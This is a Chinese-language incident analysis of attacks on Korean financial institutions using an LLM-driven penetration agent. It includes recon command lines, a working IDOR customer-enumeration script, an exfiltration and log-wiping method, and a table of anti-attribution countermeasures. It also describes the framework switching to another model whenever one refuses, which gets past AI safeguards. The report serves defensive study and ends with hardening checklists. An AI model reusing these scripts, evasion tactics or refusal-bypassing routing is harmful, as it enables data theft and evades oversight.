技术路线全图解 · 事件复盘

ARTEX 攻击事件
技术路线全图解

AI 渗透框架的架构拆解、入侵链路还原与防御复盘

simon · 一个不懂代码的 AI 极客

微信交流群 simonsxxs

github.com/simonsxxs

gitee.com/simonsxx

技术分享 · 仅供安全研究与防御建设

目录

第一章 事件总览

1.1 攻击时间线

1.2 目标选择与受害面

1.3 泄露数据规模

第二章 ARTEX 框架架构

2.1 框架定位：自动渗透工具（Agent）

2.2 核心模块与运行流程

2.3 多模型切换策略

第三章 双服务器架构与通信链路

3.1 两台服务器的分工设计

3.2 三层流量走向

3.3 代理 IP（Proxy）层

第四章 入侵手法全流程

4.1 侦察阶段

4.2 漏洞利用：越权访问（IDOR）

4.3 数据提取与外传

第五章 身份隐匿架构

5.1 四层隔离架构

5.2 支付与注册匿名化

5.3 行为指纹控制

第六章 致命失误分析

6.1 目录浏览（Directory Listing）暴露

6.2 日志中的身份信息

6.3 三个核心教训

第七章 防御视角与检查清单

7.1 暴露面收敛

7.2 AI 攻击检测特征

7.3 运维检查清单

关于作者

第一章 事件总览

> 2026 年 9 月底至 10 月初，韩国多家金融机构遭遇集中网络攻击。攻击者使用中国开源 AI 渗透框架 ARTEX，结合多个大语言模型协同，在短时间内入侵至少 7 家机构的非核心系统。本章用实际数据和流程图还原事件全貌。

1.1 攻击时间线

1 2026-07-26 ARTEX 开源发布
开发者在 GitHub 以 AGPL-3.0 协议发布 ARTEX 框架，定位为"自动渗透测试工具（Agent）"。

↓

2 2026-09 下旬 首波网络侦察
针对韩国金融机构 IP 段启动自动化资产测绘，扫描子域名、开放端口和服务版本。

↓

3 2026-09-30 至 10-05 集中入侵
利用非核心系统的漏洞，对贷款查询网站、员工远程办公系统实施自动化枚举与数据提取。

↓

4 2026-10-07 CrowdStrike 发布报告
公开攻击者留下的攻击痕迹、操作行为与身份线索，完整还原攻击链。

↓

5 2026-10-08 攻击者 Telegram 回应
@YY520CN 频道发声否认，韩国警方成立 28 人专案组。

1.2 目标选择与受害面

攻击者没有碰银行的核心网银系统，专门瞄准**非核心业务系统**。这些系统的共同特征是：暴露在互联网上、防护等级低于核心系统、与第三方存在数据接口。

【图】银行系统防护层级与攻击路径



远程办公入口 — 弱口令/默认密码被利用	已入侵
贷款中介查询网站 越权漏洞（IDOR）、没有频率限制、批量枚举客户数据	已入侵

1.3 泄露数据规模

表 1 各机构泄露数据概况

机构	泄露字段	规模（人）
新韩银行	姓名、电话、年收入、贷款额度	约 25,000
Yegaram 储蓄银行	个人身份信息、联系资料	约 40,000
其他受害机构	员工账户、内部业务数据	约 3,000+
合计	—	约 68,000

数据口径矛盾

部分外媒称 KB 国民银行泄露 11.9 万人，与韩方合计 6.8 万存在差异。可能原因：统计口径不同（去重前/去重后）、非核心系统与信用卡系统叠加计数。官方尚未统一解释。

第二章 ARTEX 框架架构

ARTEX 是本次攻击的核心工具。它不是传统漏洞利用工具，而是一个把大语言模型（LLM）当"大脑"的自动黑客程序（Agent）。本章用架构图和流程图拆解其工作原理。

2.1 框架定位：自动渗透工具（Agent）

传统渗透工具（如 Metasploit）

- 人手动选择漏洞模块
- 人看扫描结果，判断下一步
- 依赖人的经验积累
- 速度受限于人力

ARTEX（AI Agent）

- AI 自动选择工具与参数
- AI 看结果，自己规划下一步
- 依赖模型预训练知识
- 7×24 自动运行

2.2 核心模块与运行流程




图 1 ARTEX 核心模块调用链

1. **任务规划器（Planner）**
   接收目标地址，调用 AI 生成阶段性任务列表：端口扫描 → 目录枚举 → 漏洞扫描 → 利用尝试 → 数据提取。

2. **工具调度器（Tool Router）**
   维护工具库（Nmap、Gobuster、SQLMap 等），根据任务阶段自动选择工具及参数。

3. **执行引擎（Executor）**
   在隔离环境中运行工具命令，捕获输出，支持超时、重试、资源限制。

4. **结果解析器（Result Parser）**
   将工具原始输出输入 AI，提取关键信息、识别漏洞、决定下一步行动。

2.3 多模型切换策略

表 2 攻击中使用的模型配置

模型	接入方式	角色
DeepSeek v4.1-flash	第三方 API 代理（API Proxy）	主推理引擎，负责任务规划与结果解析
智谱 GLM-5.3	同 [PROXY-A] 或独立代理	辅助推理，中文语境理解
xAI Grok 4.6	独立 API 接入	备用模型，处理主模型拒绝场景
Claude Code	Anthropic 官方 API	人工辅助层，操作员下指令、审结果

> **多模型切换的价值**
>
> 当某一模型因安全策略拒绝生成攻击相关指令时，框架自动切换至另一模型。不同模型在代码生成、长文本理解、工具输出解析上的能力差异，通过互补提升整体成功率。

```
# ARTEX 模型配置示例（脱敏）
models:
  primary:
    provider: deepseek
    model: deepseek-chat-v4.1-flash
    api_base: https://[PROXY-A]/v1
    api_key: ${DEEPSEEK_API_KEY}
    temperature: 0.7
    max_tokens: 4096
  secondary:
    provider: zhipu
    model: glm-5.3
    api_base: https://[PROXY-B]/v1
  fallback:
    provider: xai
    model: grok-4.6
    api_base: https://api.x.ai/v1

routing_strategy: priority_then_fallback
```

第三章 双服务器架构与通信链路

> 攻击者采用两台服务器分离的架构：一台用来发号施令（控制服务器 / C2），一台用来实际攻击（攻击服务器 / Execution Node）。本章用网络拓扑图和流量走向图拆解其设计。

3.1 两台服务器的分工设计

【图】双服务器架构拓扑



银行非核心系统、贷款查询网站	攻击目标

表 3 两台服务器的角色对比

对比项	控制服务器（C2）[C2-HK]	攻击服务器（Execution Node）[EXEC-SRV]
地理位置	香港特区	境外 VPS 供应商
核心功能	操作员登录、任务下发、结果汇总	运行 ARTEX、发送攻击流量、调用模型 API
暴露面	仅对操作员开放 SSH/Web	对目标与 API 代理开放
日志特征	记录操作员的登录 IP（经代理）	记录攻击流量，无操作员直接痕迹
查封后果	操作员失去控制入口	取证只能拿到 ARTEX 配置与运行日志

3.2 三层流量走向




图 2 三层流量走向

1 **操作员 → 控制服务器（管理信道）**
通过代理 IP（Proxy）建立 SSH 或 Web 会话。控制服务器看到的源 IP 为代理出口（9 国分布），承载任务配置与结果查看。

2 **控制服务器 → 攻击服务器（控制信道）**
通过预建加密通道转发指令。仅承载控制指令与文本结果，不暴露攻击流量特征。

3 **攻击服务器 → 目标 + API 代理（攻击与推理信道）**
同时对外发起攻击流量（HTTP/HTTPS）和模型 API 调用（RESTful API，TLS 加密）。两条流量在时间上交杂。

3.3 代理 IP（Proxy）层

代理 IP（Proxy）是攻击者对外隐匿的第一道防线。观察到的特征：

- 地理分布：9 个出口 IP 分布在瑞典、巴西、新加坡、美国等
- 使用模式：每次登录随机切换代理出口，避免单一 IP 长期关联

- 代理类型：商业 VPN 或 SOCKS5/HTTP 代理服务

> **代理层的局限**
>
> 代理服务商本身保留日志（注册信息、连接记录、出口分配）。在国家级调查中，通过代理服务商的注册与支付记录反查操作者，是标准取证路径。代理隐匿的可靠性取决于服务商的日志保留政策与司法配合意愿。

第四章 入侵手法全流程

> 本章从侦察到数据提取，完整还原攻击链的技术实现。每个阶段配有请求/响应示例和流程图。

4.1 侦察阶段

ARTEX 自动执行的侦察工具链：

子域名枚举 → 端口扫描 → 目录枚举 → 服务识别 → 漏洞匹配

```
# 子域名枚举
subfinder -d target-bank.co.kr -all -o subs.txt
assetfinder --subs-only target-bank.co.kr >> subs.txt

# 端口与服务扫描
nmap -sC -sV -p- --min-rate 1000 -iL live-hosts.txt -oN nmap-full.txt

# Web 目录枚举
gobuster dir -u https://broker.target-bank.co.kr \
  -w /usr/share/wordlists/dirb/common.txt \
  -x php,asp,jsp,html

# API 端点 fuzz
ffuf -u https://broker.target-bank.co.kr/FUZZ \
  -w /usr/share/wordlists/api-endpoints.txt \
  -mc 200,201,401,403
```

4.2 漏洞利用：越权访问（IDOR）

攻击者发现的核心漏洞是**越权访问（IDOR，全称 Insecure Direct Object Reference）**：贷款查询接口接受顺序递增的客户编号，且没有校验访问者是否有权查看这个数据。

请求（中介账号已登录）

```
GET /api/v1/loan/status?customer_id=100001 HTTP/1.1
Host: broker.target-bank.co.kr
Authorization: Bearer {VALID_TOKEN}
```

响应（返回他人数据）

```
{
  "customer_name": "金某某",
  "phone": "010-XXXX-XXXX",
  "annual_income": 52000000,
  "loan_amount": 150000000,
  "status": "approved"
}
```

```
# 自动化枚举脚本逻辑
import requests, concurrent.futures

def fetch_customer(cid):
    headers = {"Authorization": f"Bearer {TOKEN}"}
    r = requests.get(
        "https://broker.target-bank.co.kr/api/v1/loan/status",
        params={"customer_id": cid},
        headers=headers, timeout=10
    )
    return r.json() if r.status_code == 200 else None

with concurrent.futures.ThreadPoolExecutor(max_workers=50) as ex:
    results = ex.map(fetch_customer, range(100000, 200000))

valid_records = [r for r in results if r]
```

漏洞成因：三重缺失

1. **没有速率限制（Rate Limiting）**：一个账号高频请求 10 万个编号，系统没拦截
2. **没有权限校验**：系统没验证 customer_id 是否属于当前登录用户
3. **没有异常告警**：50 个线程同时扫描，安全运营中心（SOC）没有任何警报

4.3 数据提取与外传

本地聚合 → 批量压缩 → HTTPS 外传 → 覆盖删除

数据提取采用"低频次、小批量、长时间"策略：

1. 攻击服务器本地按 JSON 存储、按批次压缩

2. 通过 HTTPS 上传至外部存储，流量混杂在正常 API 调用中
3. 上传完成后覆盖写入随机数据再删除，降低取证恢复率

```
# 数据格式示例（基于公开报告还原）
{
  "source": "broker.target-bank.co.kr",
  "extraction_time": "2026-09-XXTXX:XX:XXZ",
  "records": [
    {
      "customer_id": 100001,
      "name": "金某某",
      "phone": "010-XXXX-XXXX",
      "income": 52000000,
      "loan_amount": 150000000
    }
  ],
  "total_count": 25000,
  "batch_id": "batch_001"
}
```

第五章 身份隐匿架构

> 攻击者在身份隐匿上设计了四层隔离架构。本章用分层图拆解每层的功能、防追踪对象与风险点。

5.1 四层隔离架构




图 3 四层隔离架构

表 4 四层隔离详细说明

层级	功能	防追踪对象	风险点
第一层 代理 IP（Proxy）	操作员登录前先进跳板	控制服务器的登录日志	代理服务商日志、支付记录
第二层 控制服务器（C2）	中转所有操作指令	攻击服务器被查封后的取证	服务器购买记录、备份数据
第三层 攻击服务器（Execution Node）	实际发起攻击	目标侧看到的攻击源	服务器上留存的工作日志
第四层 API 代理（API Proxy）	模型调用经第三方中转	模型服务商原始调用日志	代理商注册与充值记录

核心设计原则：**任何单一服务器被完整控制，都不应直接暴露操作者身份**。

> **API 代理（API Proxy）是什么？**
>
> API 代理就是一个"中间商"。攻击者调用 AI 模型（如 DeepSeek）时，不直接连接 DeepSeek 的官方服务器，而是先连到一个第三方转发站（如 xcai.pro）。这个转发站再把请求转给 DeepSeek。好处是：DeepSeek 只能看到转发站的 IP，看不到攻击者的真实 IP 和身份。
>
> 类比：你想给某人寄匿名信，但不直接寄，而是先寄给一个中转站，中转站帮你重新封好再寄出。收信人只能看到中转站的地址。

> **模型服务商（LLM Provider）是什么？**
>
> 模型服务商就是真正提供 AI 大脑的公司，比如 DeepSeek、OpenAI、Anthropic。它们收到 API 代理转来的请求后，运行模型生成回答，再原路返回。攻击者通过 API 代理间接使用这些服务，目的是让模型服务商无法直接追踪到攻击者的真实身份。



图 4 API 代理与模型服务商的关系

5.2 支付与注册匿名化

服务器购买

1 加密货币（BTC/XMR/USDT）支付；一次性邮箱注册（ProtonMail/Tutanota）；代理 IP（Proxy）访问服务商网站；优先选择不要求实名认证的境外服务商。

API 代理（API Proxy）注册

2 使用与服务器不同的邮箱；充值使用加密货币或礼品卡；代理服务支持多用户共享 API key，模糊个体用量。

匿名化的本质

"匿名化"不等于"不可追溯"。执法机关可通过以下路径突破：向 VPS 服务商发司法协助请求获取注册信息；追踪加密货币链上来源；向代理服务商获取注册与充值记录。匿名化的本质是"提高溯源成本"，而非"消除溯源可能"。

5.3 行为指纹控制

CrowdStrike 锁定攻击者为"中文使用者、财务动机"，基于以下行为指纹：

表 5 行为指纹与理想反制

指纹类型	观察特征	理想反制策略
时区规律	操作时间集中在 UTC+8 夜间	自动化脚本按 UTC 工作时间运行
语言习惯	提示词（Prompt）与配置文件使用中文	自动化提示词使用英文
工具偏好	使用中国开发的开源工具 ARTEX	混合使用多国工具
目标选择	集中攻击韩国金融机构	目标地理分散
变现模式	搜索数据贩卖 Telegram 群组	避免在同一会话中讨论变现

第六章 致命失误分析

攻击者在基础设施隔离上投入了大量设计，却因两个低级失误全盘暴露。这两个失误简单到难以置信，却是最具教育意义的部分。

6.1 目录浏览（Directory Listing）暴露

攻击者在攻击服务器（Execution Node）[EXEC-SRV] 上运行了 ARTEX Web 控制台（18899 端口），但**没关闭 Web 服务器的目录浏览（Directory Listing）功能**。

正常配置

访问目录路径返回 403 Forbidden，外部无法查看文件列表。

```
# Nginx
autoindex off;

# 或限制访问范围
location / {
    autoindex off;
    allow 10.0.0.0/8;
    deny all;
}
```

攻击者的配置

autoindex 保持默认值 on，任何人用浏览器访问 `http://[EXEC-SRV]:18899/.claude/` 即可浏览文件列表。

```
# 暴露的目录结构
.claude/
  CLAUDE.md        # 系统指令文件
  sessions/        # 完整会话历史
  memory/          # Claude 记忆文件
artex/
  config.yaml      # ARTEX 配置
  logs/            # 运行日志
```

> **安全研究员是怎么发现他的?**
>
> 打开浏览器 → 输入 IP 和端口 → 点击目录链接 → 下载文件。不需要利用任何漏洞，不需要破解任何密码。CrowdStrike 报告中的大量攻击细节，直接来源于攻击者自己保存的工作日志。

6.2 日志中的身份信息

在暴露的会话历史中，攻击者让 Claude 帮他写简历，并在对话中提供了真实信息：

```
# 会话内容还原（基于公开报告）
用户：帮我写一份网络安全研究员的简历，以下是我的信息：
- 年龄：26 岁
- 学校：华南理工大学
- 所在地：广东茂名
- 电话：178XXXXXXXX
- Telegram：@YY520CN
- 技能：渗透测试、漏洞挖掘、AI 安全研究
```

这段对话被完整保存在 `sessions/session_2026-10-xx.json` 中，与其他攻击日志躺在同一个开放目录里。

> **Telegram 账号的致命复用**
>
> @YY520CN 不仅出现在攻击会话中，还出现在其他场景：NFT 市场研究、中国某支付平台渗透尝试。同一账号在多个独立场景中复用，使安全分析人员能够高度确信这些活动出自同一人之手。

6.3 三个核心教训

1 **默认配置 = 定时炸弹**

目录浏览（Directory Listing）是 Web 服务器的默认功能，上线前必须显式关闭。很多安全事故不是因为技术多高超，而是因为默认配置没改。

2 **AI 对话不是私密的**

你跟 AI 说的每一句话都会被保存。不要在里面写真实姓名、电话、地址。提示词（Prompt）是会被取证调查的正式文档。

3 **身份隔离要彻底**

工作用的 Telegram、邮箱、社交账号，必须和日常生活用的完全分开。同一个号在"犯罪"和"日常"之间复用，是反追踪的大忌。

第七章 防御视角与检查清单

> 基于前述攻击链的技术特征，本章提出可落地的检测与防御建议。

7.1 暴露面收敛

最小暴露原则

- 员工远程办公系统：优先采用 VPN 接入，而非直接暴露在互联网上
- 第三方渠道接口：通过 API 网关统一接入，实施认证、授权与审计
- 内部管理后台：禁止公网可达，仅允许办公内网或零信任网络（Zero Trust）访问

表 6 接口加固检查项

检查项	风险	修复建议
越权访问（IDOR）	顺序 ID 可被批量枚举	改用 UUID；实施行级权限校验
没有速率限制（Rate Limiting）	一个账号高频请求	按 Token+IP 限流；异常频率告警
弱口令策略	员工使用简单密码	强制二次验证（MFA）；定期弱口令扫描
默认凭证	系统自带管理员未修改	部署前强制修改；定期审计
会话管理（Session）缺陷	会话长期有效	短时效 Token；异常登录告警

7.2 AI 攻击检测特征

AI 辅助攻击与传统攻击存在可识别的行为差异：

- **超人类速度**：同一账号 1 分钟内调用 10 个不同接口，参数组合呈系统化遍历
- **参数空间遍历**：请求参数呈顺序递增、等差分布或字典式排列
- **没有探索行为**：直接命中 API 端点，缺乏前置页面交互
- **AI API 共现**：同一源 IP 同时访问目标系统与已知 AI 模型 API 端点

7.3 运维检查清单

表 7 运维安全检查清单

#	检查项	检查方法	合格标准
1	目录浏览（Directory Listing）关闭	curl -I http://localhost/目录名/	返回 403
2	管理端口白名单	iptables -L / ufw status	仅允许指定 IP
3	服务监听范围	ss -tlnp	管理端口绑定 127.0.0.1
4	日志文件权限	ls -la /var/log/	Web 用户无权读取
5	敏感文件位置	find /var/www -name ".env"	不在 Web 根目录
6	会话历史清理	检查 ~/.claude/ /tmp/	敏感内容定期清理
7	提示词（Prompt）信息审计	review AI 对话日志	无真实身份、密码、密钥
8	备份安全	检查云厂商快照	快照加密、访问受限

核心结论

攻击者的技术设计（多层代理、双服务器分离、多模型路由）体现了较高的工程能力，但一个默认开启的目录浏览（Directory Listing）配置，就把全部设计归零。防御不需要比攻击者更聪明，只需要把基础项做到位。

对于 AI 时代的安全来说，最大的威胁不是 AI 本身，而是**用了 AI 却忘了基础运维常识**的人。

simon

一个不懂代码的 AI 极客

微信交流群：simonsxxs

GitHub：github.com/simonsxxs

Gitee：gitee.com/simonsxx

本文基于公开安全报告与技术资料整理，仅供安全研究与防御建设参考。

文中所有技术细节已做脱敏处理，不涉及任何真实攻击指导。